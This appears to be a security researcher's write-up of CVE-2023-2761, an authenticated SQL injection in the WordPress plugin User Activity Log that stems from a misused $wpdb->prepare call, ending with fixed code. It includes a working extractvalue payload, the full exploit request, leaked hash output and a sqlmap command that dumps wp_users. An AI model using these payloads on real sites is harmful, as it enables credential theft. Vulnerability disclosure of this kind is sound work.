CVE-2023-2761
prepare() called too late: SQL injection in User Activity Log
User Activity Log (<= 1.6.2) takes the search box on its user list, runs it through sanitize_text_field, and drops it straight into a SQL string. One query wraps that string in $wpdb->prepare too late to matter, and a second query has no prepare at all. sanitize_text_field does nothing to a single quote, so the search box is an error-based SQL injection that dumps the password hashes.
the search box
User Activity Log logs what users do on your site. Its settings page has a user list with a search field. Search fields that hit the database are the first thing I check, so I pulled 1.6.2 and went looking for where txtsearch lands.
It lands in user-settings-menu.php, and the path there has a couple of things worth slowing down for.
getting to the vulnerable branch
The list has two modes, set by $_GET['display']. The default is the wrong one for us:
$display = 'roles';
...
if ( isset( $_GET['display'] ) && ! empty( $_GET['display'] ) ) {
    $display = sanitize_text_field( wp_unslash( $_GET['display'] ) );
}
The search-by-user code only runs when display is users, so the request needs &display=users. Miss that and you are poking the roles branch, which builds its query differently. This is the kind of detail that makes a bug look unexploitable until you set the right parameter.
the two queries
With display=users, here is the search handling:
if ( isset( $_GET['txtsearch'] ) && ! empty( $_GET['txtsearch'] ) ) {
    if ( 'users' == $display ) {
        $search = sanitize_text_field( wp_unslash( $_GET['txtsearch'] ) );

        $select_query = $wpdb->prepare(
            "SELECT * from $table_name
             WHERE user_login like '%$search%'
                or user_email like '%$search%'
                or display_name like '%$search%'
             LIMIT %d,%d",
            $offset, $recordperpage
        );

        $total_items_query =
            "SELECT count(*) FROM $table_name
             WHERE user_login like '%$search%'
                or user_email like '%$search%'
                or display_name like '%$search%'";
    }
}
Two problems, and they are different from each other.
The first query misuses prepare. $search is already concatenated into the string before $wpdb->prepare() ever sees it. prepare only binds the %d placeholders for offset and limit. By the time it runs, my input is already part of the literal SQL. prepare is not a magic wand you wave over a finished string. It only protects the values you pass as arguments.
The second query has no prepare at all. $total_items_query is a plain string with $search baked in, and it gets run directly:
$total_items = $wpdb->get_var( $total_items_query, 0, 0 );
So even if the first one were somehow fine, the count query is a raw concatenation executed against the database.
why sanitize_text_field does not save it
The one defence here is sanitize_text_field. People assume it makes input safe for SQL. It does not. It strips tags, trims whitespace, collapses newlines and removes extra spaces. It leaves single quotes completely alone.
A single quote is all you need to break out of '%$search%'. So sanitize_text_field is the wrong tool standing in the right place, and the query is wide open.
proving it
The lab runs with WP_DEBUG on, so database errors print to the page. That makes error-based extraction the fastest proof. I used extractvalue, which throws an XPATH error containing whatever string you feed it:
z%' AND extractvalue(1,
  concat(0x7e,(SELECT concat(user_login,0x3a,substring(user_pass,1,22))
               FROM wp_users LIMIT 1)))-- -
The full request:
/wp-admin/admin.php?page=general_settings_menu&display=users&txtsearch=
z%25'%20AND%20extractvalue(1,concat(0x7e,(SELECT%20concat(user_login,
0x3a,substring(user_pass,1,22))%20FROM%20wp_users%20LIMIT%201)))--%20-
The page came back with the admin login and the start of the password hash sitting inside the error text:
WordPress database error: XPATH syntax error: '~admin:$P$BNtpd4lkbw6elMPPNWl'
~ is the 0x7e marker, admin is user_login, : is 0x3a, and the rest is wp_users.user_pass. The database happily handed over a credential through an error message.

extractvalue truncates at 32 characters, so each request grabs a slice. To take the whole table without babysitting offsets, point sqlmap at the same parameter with an authenticated cookie:
sqlmap -u "http://target/wp-admin/admin.php?page=general_settings_menu&display=users&txtsearch=x" \
  --cookie="wordpress_logged_in_...=...; wordpress_...=..." \
  -p txtsearch --dbms=mysql -T wp_users -C user_login,user_pass --dump
Same hash, no manual slicing. The error-based read is the honest proof though: a single GET, no tooling, and the credential is on the page.
impact
CVSS 6.6 by my vector (NVD 7.2, WPScan 4.1). It is authenticated, but SQL injection in WordPress is not a defaced page, it is the user table. From wp_users you pull every hash and feed them to hashcat. From the rest of the schema you read whatever the site stores. On multisite, or anywhere a non-admin role can open this plugin’s page, that is a real escalation path, not a theoretical one.
the fix
Stop concatenating. Pass the search term as a bound parameter and let prepare build the LIKE pattern:
$like = '%' . $wpdb->esc_like( $search ) . '%';

$select_query = $wpdb->prepare(
    "SELECT * FROM $table_name
     WHERE user_login LIKE %s OR user_email LIKE %s OR display_name LIKE %s
     LIMIT %d,%d",
    $like, $like, $like, $offset, $recordperpage
);

$total_items = $wpdb->get_var( $wpdb->prepare(
    "SELECT count(*) FROM $table_name
     WHERE user_login LIKE %s OR user_email LIKE %s OR display_name LIKE %s",
    $like, $like, $like
) );
%s placeholders, every query prepared, the count query prepared too. 1.6.3 fixed it along these lines.